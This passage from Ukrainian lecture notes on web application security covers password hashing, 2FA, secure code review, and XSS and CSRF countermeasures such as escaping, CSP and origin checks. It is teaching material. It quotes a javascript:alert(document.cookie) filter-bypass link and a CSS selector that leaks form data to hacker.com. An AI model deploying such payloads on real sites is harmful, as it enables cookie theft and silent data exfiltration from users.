Алгоритм PBKDF2 – альтернатива функції BCrypt. В його основі лежить концепція, яка відома як розтягнення ключів. Такі алгоритми спочатку швидко генерують хеш, але кожна наступна спроба відбуватиметься повільніше, що перетворюватиме перевірка за словником на вкрай дорогий у обчислювальному відношенні процес.

Двофакторна автентифікація. На додаток до хешування паролів ми можемо також запропонувати двофакторну автентифікацію (2FA) тим користувачам, які хочуть ще більше посилити захист свого облікового запису.

Більшість систем 2FA вимагають на додаток до пароля, що вводиться в браузер, введення згенерованого пароля з мобільного додатка або текстового SMS-повідомлення. Більш просунуті протоколи 2FA використовують апаратний токен, який зазвичай генерується USB-накопичувачем при підключенні до комп'ютера користувача.

Особисті дані та фінансова інформація. Якщо програма планує зберігати інформацію, що дозволяє встановити особистість користувача (personally identifiable information, PII), необхідно переконатися, що закони країн, в яких ця програма працює, допускають подібне зберігання.

Крім цього, слід гарантувати, що навіть у разі злому бази даних або компрометації сервера PII будуть відображатися у форматі, що ускладнює їх читання. Аналогічні правила діють і для фінансових даних, таких як номери кредитних карток (у деяких країнах вони також відносяться до PII).

Невеликим компаніям найчастіше ефективніше зберігати особисту інформацію та фінансові дані не самостійно, а передати їх на зберігання компанії, яка спеціалізується на цьому.

Пошук. Будь-яка веб-програма, що реалізує власну пошукову систему, повинна враховувати наслідки, з якими доведеться зіткнутися. Пошукові системи зазвичай потребують особливого типу зберігання даних, що дозволяє забезпечити ефективність запитів.

Тобто зберігання даних у пошуковій системі сильно відрізняється від зберігання у базах загального призначення. Це означає, що більшості веб-додатків, що реалізують власну пошукову систему, буде потрібна окрема база даних, з якою працюватиме пошуковий движок. Це ускладнює завдання проектування безпечної архітектури.

Крім того, виникає ще одне складне завдання – синхронізація двох баз даних. Наприклад, якщо в первинній БД оновлюється система рівнів допуску, аналогічному оновленню піддається і БД пошукової системи. До того ж, помилки, внесені до бази коду, можуть призвести до видалення певних моделей з основної БД, але не з БД пошуку.

Це лише невеликий приклад усіх проблем, з якими доведеться зіткнутися при впровадженні будь-якої пошукової системи, будь то ваше власне рішення або вільна програмна пошукова система Elasticsearch.

3. Перевірка безпеки коду

Підходящий час для перевірки коду на предмет дірок у безпеці настає після аналізу архітектури, що становить базу основної версії коду. Тобто в організації, яка слідує передовим методам безпечної розробки, перевірка коду має бути другим кроком.

При перевірці безпеки коду переконуються у відсутності поширених уразливостей, таких як XSS, CSRF, можливостей впровадження коду тощо, але найважливіше провести перевірку на логічному рівні, яка потребує глибокого розуміння контексту коду. Такі вразливості не можна легко виявити автоматичними інструментами або сканерами.

Наприклад, розглянемо нову функціональність MegaChat. Це соціальна мережа, яку планується інтегрувати у додаток до MegaBank:

- Створюється соцмережа, в якій можуть реєструватися користувачі програми MegaBank.
- Реєстрацію проводять модератори на підставі аналізу попередньої активності користувача.
- Після реєстрації користувачі отримують доступ до ширших функціональних можливостей.
- Модератори на додаток до всіх привілеїв зареєстрованих користувачів мають можливість контролювати дії інших користувачів.
- На відміну від звичайних користувачів, які мають право публікувати лише текстову інформацію, зареєстровані користувачі можуть завантажувати ігри, відео та ілюстрації.
- Кількість зареєстрованих користувачів обмежена, оскільки зберігання файлів такого типу коштує дорого. Крім того, ми хочемо зменшити кількість неякісного контенту та захиститись від ботів та користувачів, які бажають безкоштовно розміщувати свій контент.

Тобто маємо, користувачі та ролі:

- До користувачів належать всі клієнти програми MegaBank.
- Існує три ролі: користувач (за замовчуванням), зареєстрований користувач та модератор.
- Кожна роль має свій рівень доступу до різної функціональності.

Варіанти функціональності:

- Текстові повідомлення можуть публікувати користувачі, зареєстровані користувачі та модератори.
- Зареєстровані користувачі та модератори можуть публікувати відео, ігри та зображення.
- Модераторам доступна можливість контролювати поведінку решти користувачів, у тому числі підвищувати їх статус до зареєстрованих.

Вплив на бізнес:

- Розміщення відео, ігор та зображень коштує дорого.
- Необхідність реєстрації виникла у спробі відсікти тих, хто хоче безкоштовно розмістити свій контент, та ботів (вартість зберігання даних/смуги пропускання).

Уявімо типовий веб-додаток, що складається з клієнтської та серверної частин. Звичайно, можна почати з огляду серверного коду – у цьому немає нічого поганого. Але на сервері може бути функціональність, недоступна з боку клієнта.

Краще починати роботу з вихідним кодом з будь-якого місця, де клієнт (браузер) робить запит до сервера. Це дозволить отримати уявлення про те, з чим ми маємо справу. Можна дізнатися, якими даними обмінюються клієнт та сервер, а також скільки серверів використовується програмою. Крім того, можна зрозуміти, як дані, що надсилаються, інтерпретуються на сервері.

Після оцінки клієнта слід простежити за зворотними викликами його API до сервера. Почніть з оцінки запитів між клієнтом та сервером у веб-застосунку.

Після цього розглядається оцінка баз даних, журналів реєстрації, завантажених файлів, бібліотек перетворення та іншого, що кінцеві точки API викликають безпосередньо, або через допоміжну бібліотеку.

Потім аналізується кожна частина функціональності, яка може пред'являтися клієнту, але не викликається безпосередньо. Це можуть бути інтерфейси API, створені для підтримки майбутніх функцій, або, можливо, внутрішні функції, які раптово стали видимими зовні.

Запитання для самоперевірки

1. Які є етапи створення захищеного веб-застосунку?
2. Які функції Red Teams?
3. Які функції Blue Teams?
4. З чого складається безпечна архітектура додатків?
5. Що представляє собою протокол TLS?
6. Що представляє собою протокол SSL?

Лекція 8. Протидія XSS та CSRF -атакам

1. Протидія XSS-атакам
2. Захист від CSRF

1. Протидія XSS-атакам

Є одне важливе правило, що дозволяє значно знизити ймовірність міжсайтового скриптингу: будь-які дані, надані користувачем, можна передавати в DOM виключно у вигляді рядків.

Але це стосується не всіх додатків, оскільки в багатьох з них є функції, що дозволяють користувачам передавати дані в DOM. На цей випадок правило можна конкретизувати: "заборонити передачу в DOM надісланих користувачем даних, що не пройшли очищення".

Коли передачі даних у DOM не уникнути, по можливості це слід робити у вигляді рядка. Це означає, що у всіх випадках, де HTML/DOM не потрібна, а дані, надіслані користувачем, передаються в DOM для відображення у вигляді тексту, ми повинні гарантувати, що ці дані будуть інтерпретовані як текст, а не як частина DOM




Рисунок 8.1 – Передача даних

Перевірити це можна кількома способами, причому як із боку клієнта, і за сервера. По-перше, розпізнавання рядків у JavaScript відбувається дуже просто:

```
const isString = function(x) {  
  if (typeof x === 'string' || x instanceof String) {  
    return true;  
  }  
  return false;  
};
```

Подивимось цю з саму задачу для чисел та рядків з використанням JSON.parse():

```
const isStringLike = function(x) {  
  try {  
    return JSON.stringify(JSON.parse(x)) === x;  
  } catch (e) {  
    console.log('not string-like');  
  }  
};
```

Вбудована функція JavaScript `JSON.parse()` намагається перетворити текст на об'єкт JSON. Для чисел і рядків це зробити легко, а ось складні об'єкти, такі як функції, не відповідають формату, сумісному з JSON, а отже, для них таке перетворення неможливе.

Після цього потрібно переконатися, що навіть коли у нас є рядковий або рядок, що нагадує рядок, DOM коректно його інтерпретує. Справа в тому, що хоча ці об'єкти не є елементами DOM, вони можуть інтерпретуватися як такі елементи або перетворюватися на них.

Зазвичай дані користувача впроваджуються в DOM за допомогою елементів `innerText` або `innerHTML`. Якщо нам не потрібні HTML-теги, набагато безпечніше використовувати `innerText`, тому що він намагається очистити все, що виглядає як HTML-тег, представляючи його у вигляді рядка.

Елемент `innerText`, переглядаючи HTML-теги як рядки, виконує їх очищення, тоді як елемент `innerHTML` під час завантаження в DOM інтерпретує теги HTML як теги. Втім, елемент, що пройшов обробку, `innerText` не можна вважати безпечним, оскільки у кожного браузера свій варіант реалізації.

Далеко не завжди можна покластися на очищення введення користувача, яке проводить `innerText`. Наприклад, бувають ситуації, коли потрібно вирішити лише певні HTML-теги. Наприклад, потрібно зробити допустимими теги `<strong></strong>` та `<i></i>`, але заборонити тег `<script></script>`.

У цьому випадку слід переконатися, що надіслані користувачем дані ретельно очищені, і лише потім можна впроваджувати їх у DOM. Припустимо, що механізм очищення блокує одинарні та подвійні лапки, а також теги сценаріїв. Але це не допоможе проти такого рядка:

```
<a href="javascript:alert(document.cookie)">нажми здесь</a>
```

Модель DOM має величезну і складну специфікацію, тому випадки, коли впроваджений сценарій обходить фільтрацію та успішно запускається, зустрічаються частіше, ніж хотілося б. Наведена як приклад схема URL-адреси дозволяє виконати рядок без тегів сценарію або лапок.

Доступний превентивний захід – екранування HTML-об'єкта для всіх HTML-тегів, присутніх у надісланих користувачем даних.

Символьні сутності дозволяють додавати спеціальні символи таким чином, що вони відображатимуться в браузері, а не інтерпретуватимуться як частина JavaScript.

Сутності для п'яти спеціальних символів:

Символ	Сущность
&	& + amp;
<	& + lt;
>	& + gt;
"	& + #034;
'	& + #039;

Ці перетворення ніяк не вплинуть на логіку відображення в браузері (& + amp; відобразиться як «&»), але значно знизить ризик виконання сценарію. Винятком стануть хіба що складні та рідкісні сценарії, пов'язані з обходом символьних сутностей.

Використання символьних сутностей не захистить дані всередині тега `<script></script>`, а також у складі CSS або URL-адреси. Це допомагає лише у випадку з тегами `<div></div>` або аналогічними вузлами DOM. Справа в тому, що із символьних сутностей можна створити рядок, який інтерпретуватиметься як допустимий JavaScript.

Хоча вважається, що мова CSS призначена лише для відображення, стійкість її специфікації дозволяє талановитим хакерам використовувати її для міжсайтового скриптингу та інших типів атак.

Деякі сайти пропонують користувачеві завантажувати таблицю стилів для налаштування свого профілю. При вході в цей профіль інші користувачі завантажують цю таблицю стилів, щоб побачити персоналізовану сторінку.

CSS в якості мови, що інтерпретується браузером, не так надійна, як справжня мова програмування JavaScript, і може бути використана як вектор атаки для крадіжки даних з веб-сторінки. CSS допускає вибіркиму стилізацію залежно від доданої до форми умови. Це означає, що ми можемо змінити фон елемента в DOM залежно від стану поля форми.

Розглянемо приклад:

```
#income[value=">100k"] {  
  background:url("https://www.hacker.com/incomes?amount=gte100k");  
}
```

для кнопки `income` встановлено значення `>100k`, тобто при введенні сум, що перевищують це значення, фон CSS змінюється, ініціюючи запит GET і передаючи дані форми на інший сайт.

Проводити очищення CSS набагато складніше, ніж JavaScript, тому запобігати таким атакам найкраще заборорою на завантаження таблиць стилів. Ще можна створити таблиці стилів самостійно, дозволивши користувачеві редагувати лише дозволені поля, які не ініціюють запитів GET.

Політика захисту контенту (Content Security Policy, CSP) – це інструмент налаштування безпеки, що підтримується всіма основними браузерами. Його налаштування дозволяють послаблювати або посилювати правила безпеки щодо різних типів коду, які можуть виконуватись у додатку.

Існує кілька форм захисту CSP. Серед іншого можна вказати, завантаження яких зовнішніх сценаріїв допускає, куди вони можуть бути завантажені та яким DOM API-інтерфейсів дозволено їх виконувати.

Можна з упевненістю припустити, що сценарії для вашої програми ви пишете з найкращими намірами. Вони забезпечують роботу програми та не роблять нічого поганого. Але ми не можемо бути впевненими, що автори сторонніх сценаріїв, які періодично виконують програму, керувалися аналогічними мотивами.

Зменшити ризик, який несе виконання чужих сценаріїв, можна, наприклад, зменшивши кількість дозволених джерел.

Стандарт CSP дозволяє скласти білий список URL-адрес, з яких можуть завантажуватися динамічні сценарії.

Наприклад. Розглянемо портал підтримки: `support.mega-bank.com` нашої гіпотетичної програми MegaBank. Швидше за все, він працюватиме зі сценаріями від усієї організації MegaBank. Можна вказати ідентифікатори ресурсів, сценарії яких ви хочете використовувати: наприклад, `mega-bank.com` та `api.mega-bank.com`.

Для цього застосовується директива `script-src`. Виглядає це, наприклад, ось так:

```
Content-Security-Policy: script-src 'self' https://api.megabank.com.
```

За такої конфігурації CSP ви не зможете завантажити сценарій, наприклад, з домену `https://api2.megabank.com` або з невідомих джерел, таких як `https://www.hacker.com`.

Директива `script-src` визначає адреси, з яких можна завантажити динамічний вміст на вашу сторінку. Але вона не може захистити від сценаріїв, які завантажуються з ваших довірених серверів. У результаті, якщо зломисник зможе зберегти на вашому сервері сценарій (або відобразити його іншими способами), він фактично здійснить XSS-атаку.

Стандарт CSP дозволяє вжити заходів для зниження ризику XSS.

Існують елементи керування для глобального регулювання спільних приймачів XSS через браузер користувача.

Увімкнення CSP за замовчуванням вимикає виконання вбудованих сценаріїв. Але їх можна знову увімкнути, додавши в директиву `script-src` ключове слово `unsafe-inline`.

Так само за замовчуванням відключаються `eval()` і аналогічні йому методи, що забезпечують інтерпретацію рядків як коду. Для їх увімкнення потрібно додати до директиви `script-src` ключове слово `unsafe-eval`.

Впровадити CSP легко, тому що це просто модифікатор конфігурації рядків, який зчитується браузером і перетворюється на правила безпеки.

Найпоширеніші способи додавання CSP:

- Налаштуйте сервер на надсилення з кожним запитом заголовка `Content-Security-Policy`. Дані в заголовку мають бути описом вашої політики безпеки.
- Додайте в розмітку HTML тег `<meta>`. Він має виглядати так: `<meta http-equiv="Content-Security-Policy" content="script-src https://www.mega-bank.com;">`.

2. Захист від CSRF

Підробка міжсайтових запитів, коли сеанс автентифікованого користувача застосовується для надсилення запитів від його імені. Можна здійснювати CSRF-атаки за допомогою тегів `<a> </a>` та `<img></img>`, а також за допомогою HTTP-запиту POST, надісланого через веб-форму.

Джерело безлічі CSRF-запитів знаходиться за межами атакованого веб-додатку, тому для зниження імовірності такої атаки потрібно перевіряти, звідки надійшов запит. У специфікації HTTP нас цікавлять два заголовки: `referer` та `origin`. У всіх основних браузерах ці заголовки неможливо програмно відредагувати за допомогою JavaScript. Це означає, що їх неможливо підробити.

Заголовок `origin` є тільки в HTTP-запитах POST. Він вказує, звідки надходить запит. На відміну від заголовка `referer`, він присутній і в HTTPS-запитах. Виглядає він так:

Origin: `https://www.mega-bank.com:80`

Заголовок `referer` встановлюється у всіх запитах, а також вказує ресурс, з якого вони надійшли. Він відсутній лише у випадку, коли посилання встановлений атрибут `rel=noreferrer`. Виглядає він так:

Referer: `https://www.mega-bank.com:80`

Припустимо, до веб-сервера надсилається запит POST `https://www.megabank.com/transfer` з параметрами `amount=1000` та `to_user=123`. Можна переконатися, що заголовки вказують на джерело, яке вважає сервер надійним.

Ось реалізація такої перевірки від програмної платформи node:

```

const transferFunds = require('../operations/transferFunds');
const session = require('../util/session');

const validLocations = [
  'https://www.mega-bank.com',
  'https://api.mega-bank.com',
  'https://portal.mega-bank.com'
];

const validateHeadersAgainstCSRF = function(headers) {
  const origin = headers.origin;
  const referer = headers.referer;
  if (!origin || !referer) { return false; }
  if (!validLocations.includes(origin) ||
    !validLocations.includes(referer)) {
    return false;
  }
  return true;
};

const transfer = function(req, res) {
  if (!session.isAuthenticated) { return res.sendStatus(401); }
  if (!validateHeadersAgainstCSRF(req.headers)) { return res.sendStatus(401); }

  return transferFunds(session.currentUser, req.query.to_user, req.query.amount);
};

module.exports = transfer;

```

Найпотужнішою формою захисту від міжсайтової підробки запитів можна вважати CSRF-токен. Ці токени реалізуються кількома способами, щоб відповідати архітектурі програми. Більшість великих сайтів покладаються на них як на основний захист від CSRF-атак.




Рисунок 8.2 – Міжсайтової підробки запитів

Принцип дії CSRF-токену:

- Веб-сервер відправляє клієнту спеціальний токен, який згенерований криптографічним алгоритмом із низьким числом колізій. Це означає, що шанс отримати два ідентичні токени надзвичайно малий. Токени можна повторно генерувати при кожному запиті, але зазвичай створюється один токен за сеанс.
- Кожен запит від веб-застосунку тепер супроводжується відправкою токена. Токен пов'язаний як із формами, і із запитами AJAX. На сервері токен перевіряється, тому що потрібно переконатися, що він активний (не

прострочений), автентичний і не піддавався маніпуляціям. Якщо перевірку не пройдено, запит реєструється, але не виконується.

- Оскільки CSRF-токен є унікальним для кожного сеансу та для кожного користувача, його вимога надзвичайно ускладнює CSRF-атаки. Зловмиснику не тільки потрібен актуальний CSRF-токен, а й потенційне коло його жертв обмежується лише одним користувачем. Крім того, якщо термін дії токена завершився до переходу користувача за шкідливим посиланням, атака стане неможливою.

CSRF-токен повинен складатися з:

- унікального ідентифікатора користувача, якому належить токен;
- тимчасової позначки (яка може бути використана для завдання терміну дії);
- зашифрованого випадкового числа, ключ якого існує лише на сервері.

Більшість сучасних стеків веб-серверів дозволяють створювати проміжне програмне забезпечення або сценарії, які запускаються при кожному запиті перед виконанням будь-якої логіки. Таке проміжне програмне забезпечення можна розробити для реалізації методів запобігання CSRF на всіх серверних маршрутах.

Це проміжне програмне забезпечення може викликатися для всіх запитів до сервера або налаштовуватися тільки на конкретні запити. Воно просто перевіряє коректність заголовків origin та/або referer, а потім гарантує дійсність CSRF-токену.

Якщо перевірку не пройдено, повертається помилка. У разі проходження перевірки відбувається перехід до наступного проміжного ПЗ і програма отримує можливість продовжити виконання.

Запитання для самоперевірки

1. Що таке хешування облікових даних?
2. З чого складається перевірка безпеки коду?
3. Які є методи протидії XSS-атакам?
4. Які є методи протидії CSRF-атакам?

Література

1. Rafique S. Systematic Review of Web Application Security Vulnerabilities Detection Methods / Sajjad Rafique, Mamoon Humayun, Zartasha Gul, Ansar Abbas, Hasan Javed // Journal of Computer and Communications. - 2015. №3. P. 28-40
https://www.researchgate.net/publication/283180137_Systematic_Review_of_Web_Application_Security_Vulnerabilities_Detection_Methods
2. Clement C. Aladi Web Application Security: A Pragmatic Expose // Digital Threats: Research and Practice. 2024. Volume 5, Issue 2. P. 1 - 9
<https://dl.acm.org/doi/full/10.1145/3644394>
3. Ersahin B. Web application security / Buket Ersahin, Mustafa Ersahin // South Florida Journal of Development, Miami. 2022. v.3, n.4. p.4194-4203.
<https://www.southfloridapublishing.com/ojs/index.php/jdev/article/download/1584/1257>
4. OWASP Top Ten Web Application Security Risks [Електроний ресурс] Режим доступу: https://owasp.org/www-project-top-ten/?spm=a2ty_o01.29997173.0.0.7fcf55fbd1lPmU
5. OWASP Foundation. "Developer Guide" [Електроний ресурс] Режим доступу: https://owasp.org/www-project-developer-guide/?spm=a2ty_o01.29997173.0.0.7fcf55fbd1lPmU
6. ASP.NET Core security topics [Електроний ресурс] Режим доступу: <https://learn.microsoft.com/en-us/aspnet/core/security/?view=aspnetcore-10.0>
7. OWASP ASP.NET Core Security Cheat Sheet [Електроний ресурс] Режим доступу: https://cheatsheetseries.owasp.org/cheatsheets/DotNet_Security_Cheat_Sheet.html
8. Анипченко О.Є. Дослідження ступеня захищеності web-додатків на основі аналізу їх структури та інформаційного наповнення / О.Є.Анипченко, Ю.В.Щавінський // Сучасний захист інформації. - №3(51), 2022. - С. 39 - 47.
<https://journals.duikt.edu.ua/index.php/dataprotect/article/download/2648/2546>